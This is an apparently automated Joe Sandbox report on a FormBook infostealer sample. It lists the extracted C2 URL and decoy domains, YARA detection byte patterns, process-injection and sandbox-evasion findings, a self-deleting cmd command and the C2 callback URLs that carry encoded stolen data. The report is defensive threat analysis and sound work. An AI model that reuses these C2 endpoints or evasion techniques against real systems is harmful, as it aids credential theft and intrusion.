ID: 452473
Sample Name:
NQBNpLezqZKv1P4.exe
Cookbook: default.jbs
Time: 13:13:10
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report NQBNpLezqZKv1P4.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 17
ASN 17
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
Static File Info 18
General 18
File Icon 18
Static PE Info 18
General 18
Entrypoint Preview 19
Data Directories 19
Sections 19
Resources 19
Imports 19
Version Infos 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 19
TCP Packets 19
UDP Packets 19
DNS Queries 19
DNS Answers 20
HTTP Request Dependency Graph 21
HTTP Packets 21
Code Manipulations 24
Statistics 24
Behavior 24
System Behavior 24

Copyright Joe Security LLC 2021

Analysis Process: NQBNpLezqZKv1P4.exe PID: 6940 Parent PID: 6036 24
General 24
File Activities 24
File Created 24
File Written 24
File Read 24
Analysis Process: NQBNpLezqZKv1P4.exe PID: 3984 Parent PID: 6940 25
General 25
File Activities 25
File Read 25
Analysis Process: explorer.exe PID: 3424 Parent PID: 3984 25
General 25
File Activities 25
Analysis Process: NETSTAT.EXE PID: 7056 Parent PID: 3424 26
General 26
File Activities 26
File Read 26
Analysis Process: cmd.exe PID: 7012 Parent PID: 7056 26
General 26
File Activities 26
Analysis Process: conhost.exe PID: 6324 Parent PID: 7012 27
General 27
Disassembly 27
Code Analysis 27

Copyright Joe Security LLC 2021


Windows Analysis Report NQBNpLezqZKv1P4.exe

Overview

General Information

Sample Name:	NQBNpLezqZKv1P4.exe
Analysis ID:	452473
MD5:	f03bf8d3ecc2ae4..
SHA1:	58f48a5a960eac4.
SHA256:	2e4cf88a434d484.
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Process Tree

- **System is w10x64**
- NQBNpLezqZKv1P4.exe (PID: 6940 cmdline: 'C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe' MD5: F03BF8D3ECC2AE4B40F836C59AC09BDF)
  - NQBNpLezqZKv1P4.exe (PID: 3984 cmdline: C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe MD5: F03BF8D3ECC2AE4B40F836C59AC09BDF)
    - explorer.exe (PID: 3424 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - NETSTAT.EXE (PID: 7056 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 4E20FF629119A809BC0E7EE2D18A7FDB)
        - cmd.exe (PID: 7012 cmdline: /c del 'C:\Users\user\Desktop\NQBNpLezqZKv1P4.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6324 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extraclass.xyz/4nn8/"
  ],
  "decoy": [
    "chamtowon.com",
    "yaaquu.com",
    "thepettybox.com",
    "zrcezzfdfkyjlir.com",
    "finalcutgrowshop.com",
    "856381151.xyz",
    "fbgroupsmadesimple.com",
    "thinktank-texas.com",
    "shoppingsys.com",
    "natezubal.com",
    "skyhighbud.com",
    "toddlely.net",
    "bachelor-boys.com",
    "blogdepr.com",
    "chuanyigou.com",
    "photocouture-show.com",
    "spacetasks.com",
    "kureitall.com",
    "qmcp00033.com",
    "visiodaya.com",
    "teleasistencianamaste.com",
    "updates-app.com",
    "marbleheadelementary.com",
    "jameswilliamgordon.com",
    "bouncingbellybeans.com",
    "icloud-site-fd.com",
    "hotradioarnhem.com",
    "shengdagp.com",
    "sickrime.com",
    "17545bullock.com",
    "cmovied.com",
    "wwwpaturnoiketollbyplate.com",
    "qphis.com",
    "vhsstores.com",
    "sorcierebienaimee.com",
    "y7mioung.xyz",
    "indianapartylines.com",
    "fezze.info",
    "uweup.com",
    "xn--gestinvalenciana-9ub.com",
    "creativeartaadda.com",
    "cattedralidismeraldo.com",
    "thecarestudio.com",
    "etruruueurt.xyz",
    "sidehustle.kiwi",
    "hagumee.com",
    "sdkqglgs.com",
    "nirvananaturalcbd.net",
    "grassth.com",
    "zeugmagiftandmore.com",
    "smartscene.club",
    "chsecv.com",
    "gettothecoast.com",
    "whiskey-friends.com",
    "ambernai.com",
    "iregentos.info",
    "sh-zzjy.com",
    "boicity.com",
    "sgtcsleathers.net",
    "themixedveggies.com",
    "greenbanc.net",
    "papiempanadas.com",
    "ndirxk.club",
    "iafzal.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.902524326.0000000000B80000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.902331087.0000000000950000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.902331087.0000000000950000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.NQBNpLezqZKv1P4.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.NQBNpLezqZKv1P4.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.NQBNpLezqZKv1P4.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
4.2.NQBNpLezqZKv1P4.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.NQBNpLezqZKv1P4.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Uses netstat to query active network connections and open ports

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Copyright Joe Security LLC 2021

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Network Connections Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NQBNpLezqZKv1P4.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Copyright Joe Security LLC 2021

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.NQBNpLezqZKv1P4.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cnue	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/ct	0%	Avira URL Cloud	safe	
http://www.sandoll.co.krbl	0%	Avira URL Cloud	safe	
http://www.zrcezzfdfkyjlir.com/4nn8/?Hdydvr=DlDj4b1enWmfAZKfxgQAJvc2gBRdZlUrx2lzN81LRJr5fJ6P75G3daxk/kXjeAeayVM3&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.goodfont.co.krklJ	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnUc	0%	Avira URL Cloud	safe	
http://www.carterandcone.comen	0%	URL Reputation	safe	
http://www.carterandcone.comen	0%	URL Reputation	safe	
http://www.carterandcone.comen	0%	URL Reputation	safe	
http://www.iafzal.com/4nn8/?Hdydvr=pWFD+tLrYKeToD1KMEgTTE+DlvT9wYkFe5dsU0F7Fzakf2kv+MLtj4lbMtCDbvpgbO1m&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
www.extraclass.xyz/4nn8/	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.nirvananaturalcbd.net/4nn8/?Hdydvr=6ZiyAD0WbsnILW9skshccJUQJZ00spGUaUUFMt7jlZhEEaQshTVA3pGkMLGohXGeqNyo&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.carterandcone.comroa	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cnAc	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.sh-zzjy.com/4nn8/?Hdydvr=i0XGe6lKRF+5hxK276Prns6Op/qjCtWP9PfxQZZGRBq4WhJG8zoVsATrcXi5v9ulo8Wv&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.tiro.comicFf	0%	Avira URL Cloud	safe	
http://www.carterandcone.comR	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr.kr	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.carterandcone.como.	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://fontfabrik.comp	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.coml	0%	Avira URL Cloud	safe	
http://www.fbgroupsmadesimple.com/4nn8/?Hdydvr=sThjVoDGnNhVVqPbc3peDf/Cra5DhNXbrYT0A91inWiDGnxFPUQSzdJbzNWXTwBKB+6K&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.goodfont.co.krylx	0%	Avira URL Cloud	safe	
http://www.boicity.com/4nn8/?Hdydvr=K/+E+I2IaBFJ5+Cq3Rel2nBITE/CM1NIkmEUWNpd048Z4hITxZXmdbK/fpJNWxfegP81&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.carterandcone.comTC	0%	URL Reputation	safe	
http://www.tiro.comicwf	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://www.updates-app.com/4nn8/?Hdydvr=ihdw70LkX5hxMDN4QIP96	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://fontfabrik.com(	0%	Avira URL Cloud	safe	
http://www.updates-app.com/4nn8/?Hdydvr=ihdw70LkX5hxMDN4QIP96+3/t6llBoRk+wXl03wrkyTNzP4vjM3xTua4b/vQ4JbV31Pi&kXL=IR8x3xdhtDZDo	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr8l	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com	46.137.146.55	true	true		unknown
iafzal.com	184.168.131.241	true	true		unknown
www.nirvananaturalcbd.net	104.143.9.211	true	true		unknown
www.boicity.com	156.241.53.21	true	true		unknown
www.zrcezzfdfkyjlir.com	199.34.228.66	true	true		unknown
fbgroupsmadesimple.com	184.168.131.241	true	true		unknown

Copyright Joe Security LLC 2021

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.sh-zzjy.com	156.241.53.248	true	true		unknown
www.fbgroupsmadesimple.com	unknown	unknown	true		unknown
www.iafzal.com	unknown	unknown	true		unknown
www.updates-app.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.zrcezzfdfkyjlir.com/4nn8/?Hdydvr=DlDj4b1enWmfAZKfxgQAJvc2gBRdZlUrx2lzN81LRJr5fJ6P75G3daxk/kXjeAeayVM3&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
http://www.iafzal.com/4nn8/?Hdydvr=pWFD+tLrYKeToD1KMEgTTE+DlvT9wYkFe5dsU0F7Fzakf2kv+MLtj4lbMtCDbvpgbO1m&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
www.extraclass.xyz/4nn8/	true	• Avira URL Cloud: safe	low
http://www.nirvananaturalcbd.net/4nn8/?Hdydvr=6ZiyAD0WbsnILW9skshccJUQJZ00spGUaUUFMt7jlZhEEaQshTVA3pGkMLGohXGeqNyo&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
http://www.sh-zzjy.com/4nn8/?Hdydvr=i0XGe6lKRF+5hxK276Prns6Op/qjCtWP9PfxQZZGRBq4WhJG8zoVsATrcXi5v9ulo8Wv&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
http://www.fbgroupsmadesimple.com/4nn8/?Hdydvr=sThjVoDGnNhVVqPbc3peDf/Cra5DhNXbrYT0A91inWiDGnxFPUQSzdJbzNWXTwBKB+6K&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
http://www.boicity.com/4nn8/?Hdydvr=K/+E+l2IaBFJ5+Cq3Rel2nBITE/CM1NlkmEUWNpd048Z4hITxZXmdbK/fpJNWxfegP81&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown
http://www.updates-app.com/4nn8/?Hdydvr=ihdw70LkX5hxMDN4QIP96+3/t6llBoRk+wXl03wrkyTNzP4vjM3xTua4b/vQ4JbV31Pi&kXL=IR8x3xdhtDZDo	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
156.241.53.248	www.sh-zzjy.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
46.137.146.55	round-peacock-r52qmr18tj1ljgerw1dev1ae.herokudns.com	Ireland		16509	AMAZON-02US	true
104.143.9.211	www.nirvananaturalcbd.net	United States		64200	VIVIDHOSTINGUS	true
184.168.131.241	iafzal.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
156.241.53.21	www.boicity.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true
199.34.228.66	www.zrcezzfdfkyjlir.com	United States		27647	WEEBLYUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452473
Start date:	22.07.2021
Start time:	13:13:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NQBNpLezqZKv1P4.exe
Cookbook file name:	default.jbs
